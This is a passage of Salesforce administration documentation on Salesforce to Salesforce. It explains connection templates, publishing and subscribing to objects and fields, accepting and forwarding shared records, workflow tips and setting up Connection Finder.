- Objects and fields that are already published but are not published in the connection template are unpublished.

Creating and Applying Connection Templates

Available in: **Contact Manager**, **Group**, **Professional**, **Enterprise**, **Unlimited**, and **Developer** Editions

User Permissions Needed	
To create, edit, and view connection templates:	"Manage Connections"

Creating and Editing Connection Templates

Connection templates allow you to define object and field publishing rules that can be applied to one or more connections.

To create a connection template:

1. Select the Connections tab.
2. Select the Templates subtab.
3. Click **New**.
4. Type a name and an optional description.
5. Select the **Active** checkbox if you want to be able to assign the template to connections.
6. Click **Save** to save the template, or click **Save & Add Objects** to add objects to the template.
7. If you clicked **Save & Add Objects**, select the checkboxes next to the objects you want to add, then click **Save**.

   Note: If you clicked **Save**, you can click **Add/Remove Objects** on the template detail page to add objects.

8. Click **Edit** next to an object you added to the Published Objects related list.
9. Select the fields you want to publish for the object, then click **Save**.
10. Repeat steps 8 and 9 for each object you added to the Published Objects related list.

To edit a connection template, you can click **Edit** next to the template you want to edit on the Templates subtab. Alternatively, you can click **Edit** on a template detail page. After you have made the necessary changes, click **Save** to save the template or **Save & Add Objects** to add or remove objects.

To deactivate a connection template:

1. On the Templates subtab, click **Edit** next to the template you want to deactivate. Alternatively, click **Edit** on the template detail page.
2. Deselect the **Active** checkbox.
3. Click **Save**.

Note: Only active connection templates can be assigned to connections.

Assigning Connection Templates to Connections

You can assign connection templates to connections when inviting one or more new connections, or you can assign connection templates to existing connections.

To assign a connection template to an existing connection:

1. Select the Connections tab.
2. Select the Connections subtab.
3. Click the name of the connection you want to assign the template to.
4. Click **Edit**.
5. In the `Template` field, type the name of the template or click the lookup icon to search for a template.
6. Click **Save**.

Sharing Records Using Salesforce to Salesforce

Available in: **Contact Manager**, **Group**, **Professional**, **Enterprise**, **Unlimited**, and **Developer** Editions

Once you have created a connection to another organization, you can share data with them. Your business partners do not have direct access to your record; they have a record in their organization that is connected, using Salesforce to Salesforce, to your record. Any updates to the shared information on either record is reflected on the other record. You can share records with one or more connections. Each connection has the opportunity to accept shared records, even if other connections have also accepted the same record.

Note: Making records available to business partners using Salesforce to Salesforce is not the same as sharing records within your organization.

You can control the type of records you share with your business partners by selecting which objects and fields to publish.

In addition, you can control how the information your business partner makes available to you is used in your organization by subscribing to objects and mapping the fields on those objects to fields on your own objects.

Individual records and their related records are made available to your connections by forwarding the record to one or more connections, or by assigning the record to a queue that contains connections. When you forward a record to a connection, you can select which related records to include, and you can send your connection contact an email notification that a record has been made available.

Similarly, your business partners can make records available to you. When a record has been made available to you by a business partner, you can view basic details about the record from a view on the object's home page. Then you choose whether to accept the record, and its related records, or not. Additionally, when subscribing to an object, you can specify that the object's records are automatically accepted when shared by your connection. This is particularly helpful if you're expecting the connection to share a large volume of records.

Once you have accepted a record, you can make it available to other connections in the same way you can make any record available using Salesforce to Salesforce. This allows you to work in a multi-tiered business network. In a multi-tiered network, changes made to the shared record in any organization updates the information in all the organizations that are sharing the record.

Subscribing to Fields in Salesforce to Salesforce
Tips for Using Salesforce to Salesforce

Subscribing to Objects in Salesforce to Salesforce

Available in: **Contact Manager**, **Group**, **Professional**, **Enterprise**, **Unlimited**, and **Developer** Editions

User Permissions Needed	
To subscribe to published objects :	“Manage Connections”

When you are connected to a business partner using Salesforce to Salesforce, you can subscribe to objects that your business partner has published. When you subscribe to an object, you map it to an object in your organization. Standard objects must map to standard objects in your organization, but you can map custom objects to any custom object. For example, if your business partner has published a custom object named Prospects, you can map that to a custom object named Client.

To subscribe to objects for a connection:

1. Click the Connections tab.
2. Click the name of the connection you want to modify.
3. In the Subscribed Objects related list, click **Subscribe/Unsubscribe**.
4. Choose the objects you want to subscribe to by selecting the object in your organization you want mapped to that object. Select `--None--` if you do not want to subscribe to a published object.
5. Select the `Auto-Accept` checkbox next to an object if you want to automatically accept records of that type when shared by your connection. The checkbox appears once you select a mapping.

Note: This checkbox is not available for:

- Child objects. Opportunity products, tasks, and public case comments are automatically accepted when the parent record is accepted. Attachments are automatically accepted if marked public and the `Share With Connections` checkbox is selected.
- Objects that have one or more master objects, such as custom junction objects or detail objects in a master-detail relationship.

Additionally, `Auto-Accept` does not apply to any record that is shared as the child of another record, for example a case record that is the child of a case record that you already accepted.

6. Click **Save**.

Note: If your business partner stops publishing an object to which you are subscribed, you are automatically unsubscribed from that object.

Once you have subscribed to an object, you can map published fields on that object to fields on your object. For example, you can map the `Description` field on leads to a custom field on leads called `Partner Description`. This would allow you to use your own field to describe the lead for users within your organization rather than using the description provided by your business partner.

Additional Considerations

- If you choose to auto-accept leads or cases, any active assignment rules in your organization run when a record is automatically accepted.
- In order to automatically accept a record shared by your connection, the connection owner for that record must be an active user.

Subscribing to Fields in Salesforce to Salesforce

Available in: **Contact Manager**, **Group**, **Professional**, **Enterprise**, **Unlimited**, and **Developer** Editions

User Permissions Needed	
To subscribe to published fields :	"Manage Connections"

When you accept an invitation from a business partner to join Salesforce to Salesforce, you can subscribe to fields that your business partner has published and map those fields to your fields. When your business partner updates the fields on a record that you are sharing, the fields will be updated on the shared record in your organization.

For example, if your business partner has published the `Description` field, you could map that field to a custom field called `Partner Description`. This would allow you to use your own field to describe the lead for users within your organization.

Note: Changes to field mappings and picklist values may not show up in your business partner's organization for up to 15 minutes while Salesforce refreshes the cache. This cache enables us to support larger transaction volumes and reduce the number of API calls that count against your organization's limits.

To map fields on a subscribed object:

1. Click the Connections tab.
2. Click the name of the connection you want to modify.
3. In the Subscribed Objects related list, click **Edit** next to the subscribed object.
4. Map your business partner's published fields to your organization's fields by choosing the appropriate field in the drop-down list. Because fields can only be mapped to fields with the same data type, length (for text and numeric fields), and decimal places (for numeric fields), the drop-down list only shows fields with the correct data type. Select `--None--` if you do not want to populate any of your fields with the data from a published field.

Tip: When subscribing to fields, you can see the data type details of the published field by hovering your mouse over the information icon (i) next to the field.

Alternatively, select `Automatically map fields` to automatically map your business partner's fields to your fields. For any unmapped field, Salesforce checks if the field's API name matches that of any of your fields. If there are no matches, Salesforce then checks for matching field labels. If Salesforce still cannot find a match, `--None--` is selected.

The following standard fields are automatically mapped:

- Account: `Account Name`, and, if you are using person accounts, `Last Name`
- Attachment: `Body`, `Content Type`, `File Name`
- Case: `Subject`
- Case Comment: `Body` and `Published`
- Contact: `Last Name`
- Custom Object: `Name`
- Lead: `Last Name` and `Company`
- Opportunity: `Name`, `Closed Date`, and `Stage`
- Product: `Product Name`
- Task: `Subject`
- Opportunity Product: `Quantity`, `Sales Price`

Note: Selecting `Automatically map fields` does not overwrite previous selections. Deselecting the checkbox does not affect fields that were mapped in a previous transaction.

Changes that result from selecting this checkbox are not applied until you click **Save**.

5. If the field is a picklist, click **Edit Value** to map the published picklist values to your organization's picklist values. You can map each value in the published picklist to a value in your picklist.

   Note: If a picklist value is mapped to `--None--`, and your business partner sets the field to that value, the field will be set to the same value in your record. For example, you subscribe to the `Lead Status` picklist, and your business partner has the value `Internal` in that picklist, your record will have a lead status of `Internal`.

6. Click **Save**.

Consider the following when mapping fields on a subscribed object:

- Salesforce to Salesforce displays the API label for each field.
- You are automatically unsubscribed from a field if:
  - ◊ your business partner no longer publishes that field
  - ◊ you delete a custom field that is mapped to a published field
  - ◊ the field type of a custom picklist or custom multi-select picklist is changed, for example, if a custom picklist is changed to a text field
- To convert a custom field to a picklist field, stop publishing the field, change the field type, then publish the field again.
- If you map a currency field, and a record shared by your connection uses a currency that your organization has not enabled, that currency field will not be updated when your organization auto-accepts the record. For example, your connection has shared an opportunity with you. Your organization uses the Euro only. Your connection updates the opportunity and sets the opportunity `amount` to $300. The opportunity `amount` will not update in your organization's record because your

organization doesn't support the U.S. Dollar. If you're manually accepting the record, the currency is updated only if your organization uses the same currency as the record.

- If you map a currency field and either you or your connection changes the currency on a record containing that field, updates you make to the field will no longer be propagated to the other organization and updates your connection makes to the field won't be reflected in your organization.
- If your connection is using person accounts, and you are not, the person account `Last Name` is used as the `Account Name` when your connection shares a person account record with you. If you enable person accounts, you are automatically subscribed to `Last Name`. Any changes to `Last Name` and `Account Name` are synchronized.
- You can't map a standard number field to a custom number field.
- You can map lookup fields to text fields that have a length of 80 or more characters. If your connection edits a lookup field that you have mapped to a text field, the text field will be updated with their changes.
- You can map auto number fields to text fields that have a length of 30 or more characters.
- You can map formula fields to fields of the same data type; for example, a formula field that has a number data type can be mapped to a field with a number data type. If a formula field is a text data type, it can be mapped to a text field with a length of 80 or more characters. Conversely, fields cannot be mapped to formula fields; for example, a formula field with a currency data type can be mapped to a currency field, but a currency field cannot be mapped to a formula field. System audit fields are not supported.
- You can map roll-up summary fields to currency fields with the same currency type. For example, a roll-up summary with the currency type U.S. Dollar can be mapped to a currency field that uses the U.S. Dollar. System audit fields are not supported.
- If Quantity Schedules or Revenue Schedules are enabled in your connection's organization and you subscribe to the Products object from that connection, you must subscribe to the following fields and map them to the matching fields in your organization:

Type of Schedule	Fields to Map
Quantity Schedule	◊ Number of Quantity Installments ◊ Quantity Installment Period ◊ Quantity Schedule Type
Revenue Schedule	◊ Number of Revenue Installments ◊ Revenue Installment Period ◊ Revenue Schedule Type

Accepting Records Shared from a Connection

Available in: **Contact Manager**, **Group**, **Professional**, **Enterprise**, **Unlimited**, and **Developer** Editions

User Permissions Needed	
To accept shared records:	"Read" and "Edit" on the object

Salesforce to Salesforce allows you to accept records that have been made available to you by business partners with whom you have connections. When accepting a record, you can assign it to yourself, another user, a queue, or, if it is a lead or case, use your organization's assignment rules to automatically assign it. If the record is a child of another record you have accepted, you can assign it to the parent record when accepting it. Additionally, when subscribing to an object, you can specify that the object's records are automatically accepted when shared by your connection.

If validation rules prevent you from accepting shared records, create a validation rule with the `Received Connection Name` field not equal to null; this will ignore validation rules for records you accept from your connections. To create this rule, use the following formula:

```
IF(OR(ISNEW(), ISBLANK(Id)), if(ConnectionReceivedId =null, TRUE,
FALSE),NOT(AND(ISCHANGED(ConnectionReceivedId),
 NOT(ConnectionReceivedId = null))),
   NOT(Contains($User.Alias, "pnet")))
```

You should also create a similar rule for any Apex trigger that has validation checks.

Note: If an error occurs when accepting a record, see the Connection History for details.

To accept records that have been made available to you:

1. Select the tab of the record type you are accepting.
2. Select a connections list view and click **Go!**. For example, on the Leads tab, in the **Leads from Connections** section, select a list view from the drop-down list and click **Go!**.

   Note: To view records shared by a connection, you must either have the "Manage Connections" permission or have access to the list view.

3. For accounts, contacts, and opportunities, click **Accept** next to the record you want to accept. For cases, leads and custom objects, select the checkbox next to the records to accept, then click **Accept**.

   Note: If a record is a child of a record you have accepted, the name of the parent record is displayed in the Parent Record Name column. If the record is a parent record or has no parent record, this column is blank.

   When you accept a record that has public attachments, the attachments are automatically accepted if you selected the `Share With Connections` checkbox on the attachment.

Accepting Opportunity Records

When you accept an opportunity, you have the option to relate the opportunity to an object and a price book, and to relate the opportunity to a new account or opportunity, or to use an existing account or opportunity. If you create a new opportunity or account, you can also set the owner of that record.

Accepting Account Records

When you accept an account, you have the option relate the account to another object and to create a new account, or to use an existing account. If you create a new account, you can also set the owner of that record.

Accepting Contact Records

When you accept a contact, you have the option relate the contact to another object and to create a new account or contact, or to use an existing account or contact. If you create a new contact or account, you can also set the owner of that record.

Accepting Case, Lead, and Custom Object Records

When you accept a case, lead or custom object, you have option to relate the case, lead or custom object to another object and to assign the lead or custom object to a new owner.

Note: If you choose to `Assign using active assignment rule` and no assignment rule criteria is met, the lead, case, or custom object is assigned to the Default Lead, Case, or Custom Object Record Owner.

Accepting Product Records

When you accept a product, you have the option to create a new product or relate the product to an existing product.

Additional Considerations

- After accepting a shared record, if you update a field that your business partner has subscribed to, the field is automatically updated on the record in your business partner's organization. Likewise, if your business partner updates a field to which you have subscribed, it is automatically updated in your organization. When your business partner updates the record, the `Last Updated By` field will be set to “Connection User”.
- Once you have accepted a record, you can make it available to other connections in the same way you can make any record available using Salesforce to Salesforce. This allows you to work in a multi-tiered business network. In a multi-tiered network, changes made to the shared record in any organization updates the information in all the organizations that are sharing the record.
- When your business partner shares child records at a later time using the **Manage Connections** link in the related list of a record you have already accepted, the child records can be automatically added to your organization.

Tips for Using Salesforce to Salesforce

Automatically Accepting Related Records From a Connection

Available in: **Contact Manager**, **Group**, **Professional**, **Enterprise**, **Unlimited**, and **Developer** Editions

User Permissions Needed	
To accept or reject records:	"Read" and "Edit" on the record

Rules for Automatically Accepting Related Records From a Connection

When you share records using Salesforce to Salesforce, you can also share child records. When you accept a record from a connection, or when your connection accepts a record from you, the child records can be automatically accepted provided that certain criteria are met. Similarly, when a child record is shared at a later time using the **Manage Connections** link in the related list, and the parent record has already been accepted, the child record can be automatically accepted.

In order for a child record to be accepted automatically, the following criteria must be met:

- The parent record must already be accepted in the organization.
- The record must be related as a child to the parent record.
- The child record cannot have two master records.
- The child record cannot have multiple relationships to the same parent object.
- The connection owner must be an active user.
- The owner of the parent record must be an active user.

Important: When child records are accepted automatically, there may be a slight delay before they are visible in the related list of the parent record. Additionally, when a child record is shared using the **Manage Connections** link in the related list of a parent record, there may be a slight delay before the Sent Connection Name displays.

If a child record does not meet the criteria for automatic acceptance, it will need to be manually accepted from its object tab. For example, an opportunity record will need to be accepted from the Opportunities tab. A child record that needs to be manually accepted will display with the parent record name so that it can be properly assigned. For more information, see Accepting Records Shared from a Connection on page 1230.

Subscribing to Fields in Salesforce to Salesforce

Publishing Objects in Salesforce to Salesforce

Available in: **Contact Manager**, **Group**, **Professional**, **Enterprise**, **Unlimited**, and **Developer** Editions

User Permissions Needed	
To publish objects:	"Manage Connections"

The objects you publish are the objects that your users can share with your business partners using Salesforce to Salesforce. If you have accepted an invitation, created new custom objects, or you have decided to share more information with your business partner, you may want to publish additional objects. Alternatively, you may find that you want to limit the objects you publish to a particular business partner.

You can publish the following objects:

- Account
- Attachment
- Case
- Case Comment
- Contact
- Lead
- Opportunity
- Opportunity Product
- Product
- Task
- Custom Object

To define published objects for a connection:

1. Click the Connections tab.
2. Click the name of the connection you want to modify.
3. In the Published Objects related list, click **Publish/Unpublish**.
4. Select the objects you want to publish to your business partner. Deselect objects you no longer want to publish.
5. Click **Save**.

Note:

You cannot publish objects that you do not have permission to edit.

When you update your published objects, an email is sent to your business partner notifying them of the change. You can customize this email by editing the Update Connection communication template.

Your business partner is automatically unsubscribed to objects when you:

- Stop publishing an object
- Delete a custom object to which your business partner is subscribed

Once you have published an object, you can manage the fields you publish on that object. For more information on publishing fields, see Publishing Fields in Salesforce to Salesforce on page 1234.

Additional Considerations

- All custom objects in your organization appear in the list of objects, however, Salesforce to Salesforce only supports deployed custom objects. You cannot forward a record for a custom object that has not been deployed.
- If you publish the case comment object, all public case comments will be shared with your connections. To avoid sharing a comment on a specific case, select **Make Private**.

Publishing Fields in Salesforce to Salesforce
Forwarding Related Records to a Connection

Publishing Fields in Salesforce to Salesforce

Available in: **Contact Manager**, **Group**, **Professional**, **Enterprise**, **Unlimited**, and **Developer** Editions

User Permissions Needed	
To publish fields:	"Manage Connections"

When working with a business partner in Salesforce to Salesforce, you control which objects you share with them by publishing the objects. In addition, you can control which fields you publish on those objects. By default, the following fields are published:

- Account: `Account Name`, and, if you are using person accounts, `Last Name`
- Attachment: `Body`, `Content Type`, `File Name`
- Case: `Subject`
- Case Comment: `Body` and `Published`
- Contact: `Last Name`
- Custom Object: `Name`
- Lead: `Last Name` and `Company`
- Opportunity: `Name`, `Closed Date`, and `Stage`
- Product: `Product Name`
- Task: `Subject`
- Opportunity Product: `Quantity`, `Sales Price`

Salesforce to Salesforce displays the API label for each field.

In addition to those required fields, you may want to publish additional fields. Alternatively, you may find that you want to limit the fields you are currently publishing to a particular business partner.

To define published fields for a connection:

1. Click the Connections tab.

2. Click the name of the connection you want to modify.
3. In the Published Objects related list, click **Edit** next to the published object.
4. Select the fields you want to publish to your business partner. Deselect fields you no longer want to publish.
5. Click **Save**.

Note: You cannot publish fields that you do not have permission to edit.

Changes to fields may not show up in the subscribing connection for up to 15 minutes while Salesforce refreshes the cache. This cache enables us to support larger transaction volumes and reduce the number of API calls that count against your organization's limits.

You cannot publish rich text area (RTA) fields.

When you change which fields you publish, an email is sent to your business partner notifying them of the change. You can customize this email by editing the Update Connection communication template.

Your business partner is automatically unsubscribed to fields when you:

- Stop publishing a field
- Delete a custom field to which your business partner is subscribed
- Change the type of a field to which your business partner is subscribed
- Change the size or precision of a long text area, text, percent, number, or currency field.

These fields remain published, but your business partner must re-subscribe to them.

Occasionally, new releases of the Salesforce service include new standard fields. Because Salesforce organizations around the world are not upgraded to new releases simultaneously, you may not be able to publish these new fields to all of your business partners until their organizations are also upgraded. Service upgrades occur during scheduled system maintenance periods. To view the system maintenance schedule, go to `trust.salesforce.com`.

Additional Tips and Considerations

- When publishing fields, consider sending your business partner information about the fields. This helps them to create a mapping strategy that makes sense for your program.
- Translate your published custom field names into the languages your partners use. This allows them to see the field names in their own language.
- If you're using person accounts, and your connection has not enabled person accounts, the person account `Last Name` is used as the `Account Name` when you share a record. If your connection enables person accounts, they are automatically subscribed to `Last Name`. Any changes to `Last Name` and `Account Name` are synchronized.

Managing Connections
Subscribing to Fields in Salesforce to Salesforce

Making Records Available to a Connection

Available in: **Contact Manager**, **Group**, **Professional**, **Enterprise**, **Unlimited**, and **Developer** Editions

User Permissions Needed	
To assign records to a connection:	"Read" and "Edit" on the record
To stop sharing a record:	"Read" and "Edit" on the record
To forward multiple records to a connection:	"Manage Connections"

Salesforce to Salesforce allows you to share records with business partners to whom you are connected. There are two ways to share records: forward records directly to connections, or assign records to a queue of connections. You can share the same records with multiple connections. Once shared, connections must choose to accept the records.

Note: Don't forward a record to the connection that originally shared it. Doing so causes errors when Apex triggers run.

Sharing a Record with Connections

You can share records with business partners to whom you are connected. You can only forward records that you or your subordinates own; System Administrators can forward all records.

Note:

Any lead record you are forwarding must include a populated `Company Name` field.

You cannot forward a record for a custom object that has not been deployed.

1. To forward a record and its related records:
   - View the record's detail page.
   - In the External Sharing related list, click the forward button.
2. To forward multiple records to connections:
   - Select the tab of the type of record you want to forward.
   - Select a list view from the `View` drop-down list, then click **Go!**.
   - In the list view, select the checkboxes next to the records you want to forward. To select all records, select the checkbox in the column header.
   - Click **Forward to Connections**.
3. Select the connection(s) to forward the record to in the Available Connections list.
4. Click the Add arrow (▶) to move the connection(s) to the Selected Connections list.
5. Optionally select **Send Notification Email (new invitees only)** to send email notifying the connection's representative that you forwarded the record. Only new recipients of the record receive the email; connections that you previously forwarded the record to don't receive another email.
6. Optionally select the checkboxes next to related records you want to forward. You can also share related records separately.
7. Click **Save**.

The records are forwarded to the specified connections.

Note: If you map a currency field, and a record shared by your connection uses a currency that your organization has not enabled, that currency field will not be updated when your organization auto-accepts the record. For example, your connection has shared an opportunity with you. Your organization uses the Euro only. Your connection updates the opportunity and sets the opportunity `amount` to $300. The opportunity `amount` will not update in your organization's record because your organization doesn't support the U.S. Dollar. If you're manually accepting the record, the currency is updated only if your organization uses the same currency as the record.

If you publish a currency field and either you or your connection changes the currency on a record containing that field, updates you make to the field will no longer propagate to the other organization and updates your connection makes to the field won't be reflected in your organization.

Sharing Opportunity Products with Connections

An opportunity product is related to both opportunity and product records, and therefore, can only be shared as a child record of a shared opportunity, provided the associated product is also shared.

If all of the following criteria are met, opportunity products are automatically shared with connections.

- The Opportunity Product object type is published to your connection, and your connection has subscribed to the object.
- The opportunity and the product associated with the opportunity product are shared with your connection.
- In the connection's organization, the opportunity is associated with an active price book during acceptance.
- In the connection's organization, the product is associated with the same active price book as the opportunity.
- In the connection's organization, the product is active.
- In both organizations, the opportunity currency is the same.

When sharing opportunity products, consider the following additional rules:

- If quantity or revenue schedules are enabled in the connection's organization, Quantity and Sales Price fields won't be updated in their organization.
- If the price book associated to the opportunity product is changed or deleted in one organization, the opportunity product will no longer be shared.
- If the opportunity is no longer shared, the opportunity product will no longer be shared.

Sharing Case Comments with Connections

You can share a case comment as a child record of a case. Case comments are automatically accepted by a connection, providing the following criteria are met:

- The Case Comment object type is published to your connection, and your connection has subscribed to the object.
- The case to which the case comment is associated is shared with the connection.
- The case comment is not marked "Private."

Sharing Attachments

You can share attachments as child records of any supported object. Attachments are automatically accepted by a connection, providing the following criteria are met:

- The Attachment object type is published to your connection and your connection is subscribed to the object.
- The parent record for the attachment is shared with the connection.
- The attachment is not marked "Private."
- The `Share With Connections` checkbox on the attachment is selected.
- The attachment is 20 MB or less.

Stop Sharing Records

To stop sharing a record:

Note: You can only stop sharing records that you or your subordinates own. System Administrators can stop sharing all records.

1. View the record's detail page.
2. In the External Sharing related list, click **Stop Sharing**.

When you stop sharing the record with a connection, changes to the record in your organization are not reflected on the record in the connection's organization. The shared record is not deleted from the other organization.

Sharing Records Using Salesforce to Salesforce
External Sharing Related List

External Sharing Related List

Available in: **Contact Manager**, **Group**, **Professional**, **Enterprise**, **Unlimited**, and **Developer** Editions

User Permissions Needed	
To see the external sharing status of a record	“Read” on the record
To stop sharing a record:	“Manage Connections”

Salesforce to Salesforce allows you to share records with one or more connections; each connection has the opportunity to accept records you share with them, even if other connections have already accepted the same record. When working with a record that you have received from a connection, or a record that you have shared with a connection, the record detail page includes a header indicating the record's status. The record may also contain the External Sharing related list, which shows details on which connections this record is shared with, and the sharing status.

Externally shared records will have one of the following statuses:

Active (sent)
: The record has been shared and accepted by an external organization.

Active (received)
: The record has been sent to you from an external organization, and it has been accepted.

Pending (sent)
: The record has been shared, but not accepted by an external organization.

Inactive
: The record is no longer shared with an external organization.

Inactive (deleted)

The record was accepted by an external organization, but that organization has deleted the record.

Inactive (converted)

The record is a lead that was accepted by an external organization and converted into an opportunity by that organization. When a lead is converted, Salesforce to Salesforce inactivates the shared record so that it is no longer updated in the subscribing connection.

Note: If you change the Lead Status during conversion, it is not reflected in the subscribing connection.

Sharing Records Using Salesforce to Salesforce
Making Records Available to a Connection

Forwarding Related Records to a Connection

Available in: **Contact Manager**, **Group**, **Professional**, **Enterprise**, **Unlimited**, and **Developer** Editions

User Permissions Needed	
To assign records to a connection:	“Read” and “Edit” on the record
To forward related records to a connection:	“Read” and “Edit” on the record
To stop sharing a record:	“Read” and “Edit” on the record

Salesforce to Salesforce allows you to forward records that are children of records already shared with connections. You select the child record types that can be shared when you share a parent record.

Child records are automatically shared with connections after the parent record has been accepted by the connection, provided certain criteria are met.

Consider the following tips when sharing related records:

- A related record will no longer be shared with a connection if the related record is edited from an unshared record.
- A maximum of 100 tasks per related record can be shared. This maximum includes open and closed tasks.

To stop sharing a related record from its parent record detail page:

1. Select the parent record's detail page.
2. In the related list of the record you want to stop sharing, click **Manage Connections** in the Sent Connection Name column. For example, to stop sharing a contact related to an account, click **Manage Connections** in the Contacts related list on the account detail page.
3. Select the connection(s) that you want to stop sharing with in the Selected Connections list.
4. Click the Remove arrow ( ) to move the connection(s) to the Available Connections list.

5. Click **Save**.

Alternatively, to stop sharing a related record from its detail page:

1. View the record's detail page.
2. In the External Sharing related list, click **Stop Sharing**.

To stop sharing a case comment or attachment, you must make the records private.

Sharing Records Using Salesforce to Salesforce

Tips for Using Salesforce to Salesforce

Available in: **Contact Manager**, **Group**, **Professional**, **Enterprise**, **Unlimited**, and **Developer** Editions

Managing Connections

To track connection activity and other connection details, create a custom report with the Connections with Accounts report type. The report displays only connections that are associated with accounts.

You can also create custom report types that show connection information for each of your published or subscribed objects.

Managing Records

- If validation rules prevent you from accepting shared records, create a validation rule with the `Received Connection Name` field not equal to null; this will ignore validation rules for records you accept from your connections. To create this rule, use the following formula:

```
IF(OR(ISNEW(), ISBLANK(Id)), if(ConnectionReceivedId =null, TRUE,
FALSE),NOT(AND(ISCHANGED(ConnectionReceivedId),
 NOT(ConnectionReceivedId = null))),
   NOT(Contains($User.Alias, "pnet")))
```

  You should also create a similar rule for any Apex trigger that has validation checks.
- To track records that you are sharing with connections, create a custom report. For example, you can create a custom report that shows all the leads that you have shared with connections that were deleted by the connection:
  - ◊ Use the Leads and Connections report type
  - ◊ Enter the filter criteria “Status equals Inactive (deleted)”
- Make your view of unaccepted records from connections more useful by creating a custom list view. For example, create a list view that hides unaccepted leads from connections that are more than a month old.

  Note: You must have the “Manage Connections” permission to create these list views.
- Only users with the “Manage Connections” permission can view objects shared from a connection, therefore, you should create custom list views that you can assign to people who need access to this information.

- If you are expecting to receive large volumes of records from a connection, enable `Auto-Accept` for the appropriate objects on page 1226. For example, if a connection shares a large number of leads with your organization on a regular basis, select the `Auto-Accept` checkbox next to Opportunity on the Add or Remove Subscribed Objects page.
- To view records that are shared with multiple connections, create a custom report. Alternatively, to view records shared with multiple connections in a list view, add the `Sent Connection Name` field to an existing or new view and verify that enhanced lists are disabled.
- To see changes made by a connection, enable field tracking on the object and add the history related list to page layouts. Another option is to create a custom history report that includes the `Received Connection Name` field.
- To automatically assign all incoming leads or cases to a specific user, create an assignment rule that includes the following rule entries:
  - ◊ `Received Connection Name contains name of connection`
  - ◊ `Created By contains Connection User`

  You can do the same with escalation rules.
- If you want to assign a case to a connection using an escalation rule on the case, you must assign the case to a queue where the connection is a member. For example, if you have a connection that acts as your third-party service agency and all cases meeting certain criteria should be escalated to this connection, you must:
  - ◊ Create a queue that contains the connection as a member.
  - ◊ Create an escalation rule with the appropriate criteria.
  - ◊ Add an escalation action that automatically assigns cases meeting the specified criteria to that queue
- Use workflow to automate updates to records and connections. Workflow rules will only be triggered for records shared using Salesforce to Salesforce when:
  - ◊ You accept a parent record.
  - ◊ A child record is inserted.
  - ◊ You are subscribed to the fields that are configured to trigger the workflow rules.

  Some suggestions for criteria for workflow rules for Salesforce to Salesforce include:
  - ◊ `Received Connection Name` field on leads, opportunities, and custom objects.
  - ◊ Current User equals `pnet`.
  - ◊ `Last Modified By` field equals Connection User.

  For example, you can create a task for a user every time a connection updates a lead:

  1. Create a workflow rule with the following criteria:
     - ◊ Evaluation criteria: `Evaluate the rule when a record is: created, and every time it's edited`
     - ◊ Run the rule when `criteria are met`.
     - ◊ Rule criteria: "Lead: Last Modified By equals Connection User".
  2. Add a workflow task

  You can use workflow for many Salesforce to Salesforce processes, including updating values on picklists when a connection has edited the field. When you accept a record, workflow rules are only triggered by the following fields:

  Note: If your organization is set up to automatically accept records, workflow rules are triggered by any field to which you subscribed.

  Account
  - ◊ Account Name

- ◊ City
- ◊ Country
- ◊ Received Connection Name
- ◊ Sent Connection Name
- ◊ State
- ◊ Type

Case

- ◊ Case Number
- ◊ Priority
- ◊ Status
- ◊ Subject
- ◊ Type

Contact

- ◊ Email
- ◊ Last Name
- ◊ Mailing Address
- ◊ Phone
- ◊ Title

Lead

- ◊ Company
- ◊ Email
- ◊ Industry
- ◊ Lead
- ◊ Lead Source
- ◊ Name
- ◊ No. of Employees
- ◊ Phone
- ◊ Received Connection Name
- ◊ Sent Connection Name
- ◊ State
- ◊ Status
- ◊ Title

Opportunity

- ◊ Account Name
- ◊ Amount
- ◊ Close Date
- ◊ Name
- ◊ Received Connection Name
- ◊ Sent Connection Name
- ◊ Stage

Custom Object

- ◊ Connection Name
- ◊ Name
- ◊ Sent Date

All subsequent updates made to any fields on accepted records will trigger workflow rules.

Other Tips

- If you want to connect to partners but aren't sure if they use Salesforce, you can use connection finder to find out.
- When you convert a lead, Salesforce to Salesforce inactivates the shared record and updates the External Sharing related list in your connection's lead record with an Inactive (converted) status. Due to inactivation of the shared record, changes to the Lead Status during conversion aren't reflected in your connection's lead record.

VERIFYING YOUR BUSINESS PARTNERS USE SALESFORCE

About Connection Finder

Available in: **Group**, **Professional**, **Enterprise**, and **Unlimited** Editions

If your partners use Salesforce, it is beneficial to connect your Salesforce organizations so that you can share records and collaborate on relevant business processes. Before you can connect, you need to find out if your partners use Salesforce. Use Connection Finder to email your partners a link to a simple survey asking if they use Salesforce. Survey responses are recorded on the contact and account records for each partner. Once you know a partner’s status, you can invite them to connect using Salesforce to Salesforce.

Setting Up Connection Finder

Available in: **Group**, **Professional**, **Enterprise**, and **Unlimited** Editions

User Permissions Needed	
To enable Connection Finder and edit settings:	“Modify All Data”

Connection Finder allows you to email surveys to find out if your partners are Salesforce customers. Once you know a partner’s status, you can invite them to connect using Salesforce to Salesforce.

To use connection finder, you must perform the following activities:

1. Enable connection finder in your organization.
2. Configure connection finder settings.

3. Add the **Find Connections** button to the contacts list view by customizing the search layout. Add the button to the contact detail page by customizing the contacts page layout.
4. Add the `Uses salesforce.com` field to the contacts page layout.
5. Add the `Salesforce.com Customer` field to the account page layout.

Note:

The `Uses salesforce.com` and `Salesforce.com Customer` fields also appear on the contact and account records in any Customer Portal or partner portal you set up.

Enabling Connection Finder

To activate connection finder:

1. From Setup, click **Customize** > **Salesforce to Salesforce** > **Connection Finder**.
2. Click **Edit**.
3. Select `Enabled`.
4. Click **Save**.

The connection finder settings are now available to configure. Additionally, the default email template and required related fields are created and available for use.

Note: Disabling connection finder inactivates outstanding surveys and removes the **Find Connections** button. The `Uses salesforce.com` and `Salesforce.com Customer` fields remain on contact and account records, respectively.

Configuring Connection Finder Settings

You can determine the content and look of the email you send to partners.

1. From Setup, click **Customize** > **Salesforce to Salesforce** > **Connection Finder**.
2. Click **Edit**.
3. Select an email template.

   The default connection finder template is automatically selected. You can also create custom email templates for your survey.

   Note: Custom email templates must contain the survey URL. `{!Contact.PartnerSurveyURL}` is available as a contact merge field when creating templates.

4. Optionally, select a logo using the lookup.

   Note: You must first upload your logo to the Documents tab and mark it as `Externally Available Image`.

   Salesforce.com recommends adding a branded logo, as it appears at the top of the survey page. If no logo is selected, the logo portion of the survey page remains blank.

5. Click **Save**.

Finding Out if Your Partners Use Salesforce

Available in: **Group**, **Professional**, **Enterprise**, and **Unlimited** Editions

User Permissions Needed	
To email partners asking if they use Salesforce:	"Send Email" (single recipient) OR "Mass Email" (multiple recipients)

